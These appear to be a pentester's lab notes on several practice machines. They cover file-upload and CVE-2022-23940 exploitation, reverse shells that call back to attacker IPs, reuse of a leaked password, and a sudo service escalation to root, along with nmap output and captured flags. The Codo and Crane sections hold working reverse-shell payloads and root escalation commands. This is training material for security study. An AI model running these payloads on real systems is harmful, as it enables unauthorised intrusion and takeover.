
I have not used it.

Manual part:

→ Navigate to http://192.168.201.23/index.php?u=/user/profile/1/edit this endpoint.

→ you can see the upload feature where I can only upload the avatar I was unable to upload a php file.

→ Now navigate to Dashboard>Global Settings: http://192.168.201.23/admin/index.php?page=config




→ There you can see as a admin we can set the extensions. let's add **php**

→ Now we have to upload the phpreverse shell file by pentest monkey

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.45.217';  // CHANGE THIS
$port = 9999;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


just upload it .



→ in the gobuster results you can see the **/sites** endpoint is also leaking.

→ you can again bruteforce with the **gobuster**


after reading the exploit we have discussed earlier in that also the **/sites/default/assets/image/attachments/** endpoint is leaking.



Now setup a listner at 9999 and just click :

http://192.168.201.23/sites/default/assets/img/attachments/php-reverse-shell.php

you will reverse shell.



Upgrade the shell

$ **script -qc /bin/bash /dev/null**

 # Privilege Escalation:

→ I litrally not have any permissions to get the lse.sh file and start the automation

→ So I started manually doing all the things.

→ at **/var/www/html/sites/default/** found one config.php file where some mysql credentials are leaking.

→ this password can also be repeated.

my first try :

$ **su root**

and enter the password **FatPanda123**

```
www-data@codo:/var/www/html/sites/default$ su root
su root
Password: FatPanda123

root@codo:/var/www/html/sites/default# whoami
whoami
root
root@codo:/var/www/html/sites/default# id
id
uid=0(root) gid=0(root) groups=0(root)
root@codo:/var/www/html/sites/default#
```

got **proof.txt**

```
root@codo:~# cat proof.txt
cat proof.txt
8820d21a4ae7578414fc4888ace86efd
root@codo:~#
```

Done :)

Crane[Medium] [10]

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.179.146 --open

NMAP Results:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 37:80:01:4a:43:86:30:c9:79:e7:fb:7f:3b:a4:1e:dd (RSA)
|   256 b6:18:a1:e1:98:fb:6c:c6:87:55:45:10:c6:d4:45:b9 (ECDSA)
|_  256 ab:8f:2d:e8:a2:04:e7:b7:65:d3:fe:5e:93:1e:03:67 (ED25519)
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: SuiteCRM
|_Requested resource was index.php?action=Login&module=Users
| http-robots.txt: 1 disallowed entry
|_/
3306/tcp  open  mysql?
33060/tcp open  mysqlx?
```

==========

Web Service Enumeration:


[+ Nikto]

[+ Fuzzing]


LAB Steps:

→ let's start with the port 80.

→ It redirected to the login panel : **http://192.168.179.146/index.php?module=Users&action=Login**




→ Tried admin/admin → got access as admin



→ this was using SUITE CRM so I searched for the SUITE CRM reverse shell in google .


→ Got one github repo: **https://github.com/manuelz120/CVE-2022-23940**



Exploitation command:

./exploit.py -h http://192.168.179.146/ -u admin -p admin --payload "php -r '\$sock=fsockopen(\"192.168.45.239\", 4444); exec(\"/bin/sh -i <&3 >&3 2>&3\");'"

and paralelly setup a listner at **4444**



→ you can see we got the inital access to the target system

Privilege Escalation:

Sudo Misconfiguration:

command:

$ **sudo -l**

```
www-data@crane:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/service
www-data@crane:/home$
```

searched : **https://gtfobins.github.io/gtfobins/service/#sudo**

Final command Exploitation:

$ **sudo service ../../bin/sh**

```
www-data@crane:/home$ sudo service ../../bin/sh
sudo service ../../bin/sh
# whoami
whoami
root
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/proof.txt
cat /root/proof.txt
a6afb0c9deaf782bbfaf6bb3e4efdc45
#
```

Another local.txt flag:

done :)

Educated [Very hard] [seen walkthrough]

See walkthrough in offsec website.. This lab should be in last

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.173.13 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
| 256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_ 256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Wisdom Elementary School
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

Clue [Hard]

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.161.240 --open

NMAP Results:

```
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 74:ba:20:23:89:92:62:02:9f:e7:3d:3b:83:d4:d9:6c (RSA)
|   256 54:8f:79:55:5a:b0:3a:69:5a:d5:72:39:64:fd:07:4e (ECDSA)
|_  256 7f:5d:10:27:62:ba:75:e9:bc:c8:4f:e2:72:87:d4:e2 (ED25519)
80/tcp   open  http            Apache httpd 2.4.38
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.38 (Debian)
139/tcp  open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn     Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3000/tcp open  http            Thin httpd
|_http-server-header: thin
|_http-title: Cassandra Web
8021/tcp open  freeswitch-event FreeSWITCH mod_event_socket
Service Info: Hosts: 127.0.0.1, CLUE; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

==========

